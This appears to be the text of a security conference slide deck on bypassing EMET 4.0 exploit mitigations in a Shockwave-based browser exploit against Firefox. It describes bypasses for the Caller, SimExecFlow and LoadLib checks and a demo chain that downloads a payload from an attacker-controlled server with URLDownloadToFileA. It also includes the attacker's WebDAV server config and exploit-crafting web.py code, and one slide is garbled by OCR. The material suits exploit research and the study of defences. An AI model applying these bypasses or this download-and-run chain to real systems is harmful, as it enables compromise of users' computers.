The screenshot shows the 'Application Configuration' window in EMET 4.0. The window has a menu bar with 'File' and 'Options'. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. Under the 'Memory' tab, there is a table with columns for 'App Name' and various mitigation types: DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Two rows are listed: 'firefox.exe' and 'plugin-container.exe'. For 'firefox.exe', the 'BottomUpASLR' checkbox is checked. For 'plugin-container.exe', it is unchecked. A red arrow points from the text 'ASLR—we've covered this' to the 'BottomUpASLR' column header.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>				
plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

ASLR—we've covered this

BYPASSING EMET 4.0

Application Configuration												
File Options		Mitigations										
All	Memory	ROP	Other	App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib
				firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>					
				plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>					

LoadLib can be bypassed by moving or copying the target from a UNC share and then LoadLibrary'ing it, rather than straight loading it remotely.

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window of EMET 4.0. The 'Mitigations' tab is selected, with the 'Memory' sub-tab active. The table lists two applications: 'firefox.exe' and 'plugin-container.exe'. The columns represent various memory protection and randomization techniques. A red arrow points to the 'MemProt' column for 'firefox.exe', highlighting it.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>					
plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>					

MemProt... yeah, haven't really had to look into bypassing this because who marks the stack executable these days?

Unless you're making a PoC ;)

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window of EMET 4.0. The 'Mitigations' tab is selected, with the 'All' filter applied. The table lists two applications: 'firefox.exe' and 'plugin-container.exe'. The columns represent various mitigations: App Name, DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. The 'Caller' column is highlighted with a red arrow pointing to it.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>						
plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>						

The “Caller” mitigation can be bypassed simply by avoiding directly returning into monitored functions.

Instead, you can use other control flow transfers, like dynamic calls and jumps.

Additionally, you can re-use existing code, as I mentioned previously.

BYPASSING EMET 4.0

Application Configuration																		
File Options		Mitigations																
		All	Memory	ROP	Other	App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								

This one is a bit more tricky. Once you know which functions are monitored by SimExecFlow, you must ensure that you sufficiently mask the next ROP primitives you use to appear legitimate. Vague enough?

What I did was not use traditional ROP for such functions, instead I'd jump directly into some existing function.

BYPASS MET 4.0

File Options

Mitigations

A

App Name

Firefox.exe

d3d9container.exe

DEP SE-OP No Page HeapSweep EAF MandatoryASLR Behavior4x64 32-bit NewProt Caller SimExecProt StackProt

```
sub_7A242540 proc near
000 push    esi
004 mov     esi, ecx
004 cmp     dword ptr [esi+52Ch], 0
004 push    edi
008 mov     edi, 80000000h
008 jnz    short loc_7A242563
```

```
008 push    offset aD3d9 dll ; "D3D9.dll"
00C call    ds:LoadLibraryA
008 mov     [esi+52Ch], eax
```

```
loc_7A242563:
008 mov     eax, [esi+52Ch]
008 test    eax, eax
008 jz      short loc_7A242590
```

```
008 push    offset aDirect3dcreate ; "Direct3DCreate9"
00C push    eax ; hModule
010 call    ds:GetProcAddress
008 test    eax, eax
008 jz      short loc_7A242590
```

```
008 push    20h
00C call    eax
008 mov     [esi+674h], eax
008 test    eax, eax
008 jz      short loc_7A242590
```

```
008 pop    edi
004 xor    eax, eax
004 pop    esi
000 retn
```

```
loc_7A242590:
008 mov     eax, edi
008 pop    edi
004 pop    esi
000 retn
sub_7A242540 endp
```

This one is a bit more difficult to bypass because which functions are monitored by the next two mitigatives you use to appear sufficiently mask the next two mitigatives you use to appear legitimate. Vague enough?

What I did was not use ~~Behavior4x64~~ for such functions, instead I'd jump directly to the existing function.

Exploit

Method:

Target:

- Windows 8 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

DEMO

- Jump over **EMET** hooks on **LoadLibraryA**
 - LoadLibraryA("urlmon.dll")
 - Re-use **existing** call to **GetProcAddress** to bypass EMET's "**Caller**" mitigation.
 - Get address of "**URLDownloadToFileA**"
 - URLDownloadToFileA from controlled **webserver**
- **LoadLibraryA** local DLL
- Win

Notes on Exploit Design

As we have the capability to leak memory, that enables us to dynamically support a **multitude** of targets.

Also, because Shockwave is so friendly we have the ability to discover the **operating system, major/minor/build versions, architecture**, and more.

This makes for some fun exploit development.

Notes on Exploit Design

Server-side Architecture

Depending on which exploit technique you choose to enable, the exploit I wrote may require different supporting services.

That is, if you are loading/moving a payload from a UNC share you need a Webdav server.

Notes on Exploit Design

Server-side Architecture

For any payload that requires a Webdav server,
I used lighttpd with the following config options:

```
mimetype.assign = (".html" => "text/html",
".application" => "application/x-ms-application")

server.modules    = ( "mod_webdav",
                      "mod_alias",
                      "mod_accesslog")

server.errorlog = "/logs/error.log"
accesslog.filename = "/logs/access.log"

webdav.activate = "enable"
webdav.sqlite-db-name = "/lock/lighttpd.webdav_lock.db"
```

Notes on Exploit Design


Server-side Architecture

My exploit uses web.py to serve up the following:

- HTML pages that embed the .dir Shockwave files
- The .dir files themselves
- One for memory disclosure
- One for the memory corruption
- A payload (for the URLDownloadToFileA)

Notes on Exploit Design

Server-side Architecture



It is also worth noting that I also added code to handle serving **gzip-encoded** data to my main.py as I encountered some unreliability with regard to web.py and its serving of large files.

Notes on Exploit Design

The HTML

The HTML is fairly straightforward but one gotcha worth mentioning is that I had to use an **iframe** that was **dynamically populated** with the crafted memory corruption .dir file, because if you loaded it any other way, the modules would get **re-loaded** in memory and the memory disclosure rendered useless.

RUN-ON SENTENCES, I HAZ THEM

Notes on Exploit Design

The Javascript

The Javascript I use is responsible for:

- Receiving leaked memory contents from mem_disc.dir
- Receiving and parsing version/platform/arch info
- POSTing to web.py to get the data back to our code

Notes on Exploit Design

web.py

```
def POST(self):
    i = web.input()
    ua_string = i['ua_string']

    if "firefox" in ua_string.lower():
        browser = "firefox"
    if "msie" in ua_string.lower():
        browser = "iexplore"

    dirapi_addr = int(i['dirapi'])
    sw_3d_addr = int(i['sw_3d'])
    stack_addr = int(i['stack'])
    sw_version = i['sw_version']
    platform = i['platform']
    arch = i['arch']

    x = CraftExploit(ipaddr, uncserver, dirapi_addr, sw_3d_addr,
                      stack_addr, sw_version, platform, arch, browser)
    x.render()

    return render.exploit()
```

Notes on Exploit Design

In summary, the same exploit supports the following:

- Windows XP SP3
 - Shockwave 11.6.5.635
 - Shockwave 11.6.8.638
- Windows 7 x86/x64
 - Shockwave 12.0.0.112
 - EMET 3.0/3.5/4.0
- Windows 8 x64
 - Shockwave 12.0.0.112
 - EMET 3.0/3.5/4.0

Questions?